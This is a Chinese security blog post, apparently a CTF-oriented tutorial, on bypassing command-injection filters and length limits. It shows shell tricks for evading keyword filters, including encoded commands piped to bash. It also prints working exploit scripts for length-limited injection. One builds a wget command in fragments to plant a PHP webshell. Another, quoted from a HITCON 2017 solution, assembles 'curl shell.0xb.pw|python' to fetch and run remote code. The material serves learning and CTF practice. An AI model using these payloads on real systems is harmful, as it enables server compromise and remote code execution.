

Bypass一些命令注入限制的姿势

[By七友](#) / 2019-02-01 09:05:00 / 浏览数 4473 [技术文章](#) [技术文章 顶\(1\) 踩\(0\)](#)

---

## 命令注入

OS命令注入(也称为shell注入)是一种web安全漏洞,它允许攻击者在运行应用程序的服务器上执行任意操作系统(OS)命令,通常会完全破坏应用程序及其所有数据。通常,

### 前置知识

说到命令注入,我们不得不提到命令注入中几个常用的符号。

#### &&

```
command1 && command2 [&& command3 ...]
1  && 
2  && $? == 0 && 
3  $? == 1
```

#### | (管道符号)

```
|
```

```
||
```

```
command1 || command2 [| command3 ...]
1  || 
2  || $? == 1 || c 
3  $? == 0
```

#### &

```
& 
```

#### ; (分号)

#### `和\$()

```
bash$( ) `` 
1. `` unix shell shell
2. $( ) shell
```

#### ()和{}

```
shellshellshell
(command1;command2;command3...)
{ command1;command2;command3...} #
```

```
{},;
()shell,{ }shell
(),{ }
(),{ }
(),{ },
```

### Shell 输入/输出重定向

来自菜鸟教程:





关键字过滤绕过

使用\$\*和\$@, \$x(x代表1-9),\${x}(x>=10)

PS: 因为在没有传参的情况下, 上面的特殊变量都是为空的

```
qiyou@ubuntu: ~  
qiyou@ubuntu:~$ ca$t ./flag  
flag{test_test}  
qiyou@ubuntu:~$ ca@t ./flag  
flag{test_test}  
qiyou@ubuntu:~$ ca2t ./flag  
flag{test_test}  
qiyou@ubuntu:~$ ca{11}t ./flag  
flag{test_test}  
qiyou@ubuntu:~$
```

使用反斜杠

```
qiyou@ubuntu: ~  
qiyou@ubuntu:~$ ca\t ./fl\ag  
flag{test_test}  
qiyou@ubuntu:~$
```

使用变量

```
qiyou@ubuntu: ~  
qiyou@ubuntu:~$ a=ca;b=t;c=./flag  
qiyou@ubuntu:~$ $a$b $c  
flag{test_test}  
qiyou@ubuntu:~$
```

```
qiyou@ubuntu: /  
qiyou@ubuntu:/$ a="llxss";b=${a:0:1}${a:4:1};$b  
bin      etc      lib      mnt      root     sources.list  usr  
boot     flag     lib64    opt      run      srv          var  
cdrom    home     lost+found phrackctf2016 sbin    sys          vmlinuz  
dev      initrd.img media     proc     snap     tmp  
qiyou@ubuntu:/$
```

使用特殊变量\${9}

\${9}■■■■■■■

```
qiyou@ubuntu: ~  
qiyou@ubuntu:~$ ca${9}t ./fl${9}ag  
flag{test_test}  
qiyou@ubuntu:~$
```

使用编码

base64

```
qiyou@ubuntu: ~
qiyou@ubuntu:~$ echo "Y2F0IC4vZmxhZwo="|base64 -d|bash
flag{test_test}
qiyou@ubuntu:~$
```

16进制

```
qiyou@ubuntu: ~
qiyou@ubuntu:~$ echo "0x636174202e2f6666c6167"|xxd -r -p|bash
flag{test_test}
qiyou@ubuntu:~$
```

```
qiyou@ubuntu: /
qiyou@ubuntu:/$ $(printf "\x63\x61\x74\x20\x2e\x2f\x66\x6c\x61\x67")
flag{test_test}
qiyou@ubuntu:/$
```

8进制

```
qiyou@ubuntu: /
qiyou@ubuntu:/$ $(printf "\143\141\164\40\56\57\146\154\141\147")
flag{test_test}
qiyou@ubuntu:/$
```

使用双引号和单引号

```
qiyou@ubuntu:~$ ca"t" ./fl"a"g
flag{test_test}
qiyou@ubuntu:~$ ca't' ./fl'a'g
flag{test_test}
qiyou@ubuntu:~$
```

花括号还有一种用法：{command,argument}，

```
qiyou@ubuntu: /
qiyou@ubuntu:/$ {cat,./flag}
flag{test_test}
qiyou@ubuntu:/$
```


使用%0a(\n)，%0d(\r)，%09(\t)等字符也可以bypass一些过滤，这里就会不多去赘述了

长度限制

例题1

```
<?php
    $param = $_POST['param'];
    if(strlen($param) < 17){
        eval($param);
    }
?>
```


很简单，长度不能大于等于17，直接在eval里面再用一个eval就可以了。



### 例题2

```
<?php
if(strlen($_GET[1])<8){
    echo shell_exec($_GET[1]);
}
?>
```

这里要用到我们前面所讲到的重定向, `n > file`: 将文件描述符为 `n` 的文件重定向到 `file`。既然我们不能一次执行一条完整的命令, 我们可以分为多次  
举个简单的例子



ls是默认以文件名排序的，所以我们为了控制我们命令的顺序，可以使用ls -lt按时间逆序。

不过这里考虑到直接写shell有点麻烦（因为php中的一些符号用到shell中是有意义的，要各种转义，为了节省代码量我们直接用curl或者是wget从服务器dump一个shell下exp如下：

[illegible]

```

param={'1':x}
a=requests.get(url,params=param)
param1={'1':'ls -t>a'}
param2={'1':'sh a'}
requests.get(url,params=param1)
requests.get(url,params=param2)
b=requests.get("http://192.168.163.128/1.php")
if b.status_code == 200:
    print "ok!"
else:
    print "bad!"

```

A terminal window titled 'qiyou@ubuntu: ~/Desktop' shows the execution of a Python script 'get.py'. The script sends a series of requests to a web server. The first request is a GET request to '/1.php'. The second request is a GET request to '/1.php' with parameters '1': 'ls -t>a'. The third request is a GET request to '/1.php' with parameters '1': 'sh a'. The terminal output shows the following sequence of commands and responses:

```

qiyou@ubuntu:~/Desktop$ python get.py
>php\
>\ 1.||
>\ -0||
>cn||
>\ a.||
>wget||
ok!
qiyou@ubuntu:~/Desktop$ ls -t /var/www/html/
a      ' a.\'  ' -0\'  php    test.php  1.php
'wget\' 'cn\'   ' 1.\'  'php\'  index.html
qiyou@ubuntu:~/Desktop$ cat /var/www/html/1.php
<?php eval($_POST['cmd']);?>
qiyou@ubuntu:~/Desktop$

```

The output indicates that the file '1.php' was successfully uploaded to the web server and contains the command 'eval(\$\_POST['cmd']);'. The terminal also shows the directory listing of '/var/www/html/' and the contents of '1.php'.

可以发现成功写了shell

### 例题3

#### HITCON CTF 2017-BabyFirst Revenge

```

<?php
$sandbox = '/www/sandbox/' . md5("orange" . $_SERVER['REMOTE_ADDR']);
@mkdir($sandbox);
@chdir($sandbox);
if (isset($_GET['cmd']) && strlen($_GET['cmd']) <= 5) {
    @exec($_GET['cmd']);
} else if (isset($_GET['reset'])) {
    @exec('/bin/rm -rf ' . $sandbox);
}
highlight_file(__FILE__);

```

这个字符长度限制不能大于5个，我们写字符还是可以的，但是我们的ls -t>a用不了，不过我们可以用前面的思路，把ls -t>a拆分为几段放在一个文件中，然后再执行。

```

root@00e2f27e46a6:/test# >ls\
root@00e2f27e46a6:/test# ls>_
root@00e2f27e46a6:/test# ls>_
root@00e2f27e46a6:/test# >\ \
root@00e2f27e46a6:/test# >-t\
root@00e2f27e46a6:/test# >\>g
root@00e2f27e46a6:/test# ls>>_
root@00e2f27e46a6:/test# ls
' \' '-t\' '>g' _ 'ls\'
root@00e2f27e46a6:/test# cat _
ls\
\
-t\
>g

ls\
root@00e2f27e46a6:/test# sh _
_: 1: _: not found
_: 6: _: not found
' \' '-t\' '>g' _ g 'ls\'
root@00e2f27e46a6:/test# ls
' \' '-t\' '>g' _ g 'ls\'
root@00e2f27e46a6:/test# cat g
g
_
>g
-t\
\
ls\
root@00e2f27e46a6:/test#

```

可以发现2-5行是可以执行ls -t>g的，然后后面的步骤就和前面一题一样了，这里就不多赘述了贴一下Orange师傅的exp：

```

import requests
from time import sleep
from urllib import quote
payload = [
    # generate `ls -t>g` file
    '>ls\\',
    'ls>_',
    '>\ \',
    '>-t\\',
    '>\>g',
    'ls>>_',
    # generate `curl orange.tw.tw>python`
    # curl shell.0xb.pw|python
    '>on',
    '>th\\',
    '>py\\',
    '>|\\',
    '>pw\\',
    '>x.\\',
    '>xx\\',
    '>l.\\',
    '>el\\',
    '>sh\\',
    '>\ \',
    '>rl\\',
    '>cu\\',
    # exec
    'sh _',
    'sh g',
]
# r = requests.get('http://localhost/tmp/?reset=1')

```



```
for i in payload:
    assert len(i) <= 5
    r = requests.get('http://localhost/tmp/?cmd=' + quote(i) )
    print i
    sleep(0.2)
```

Reference

<https://portswigger.net/web-security/os-command-injection>  
<https://mp.weixin.qq.com/s/Hm6TiHiAygrJr-MGRq9Mw>

点击收藏 | 6 关注 | 2

[上一篇：某CMS一处神奇的注入](#) [下一篇：某应急响应样本分析](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)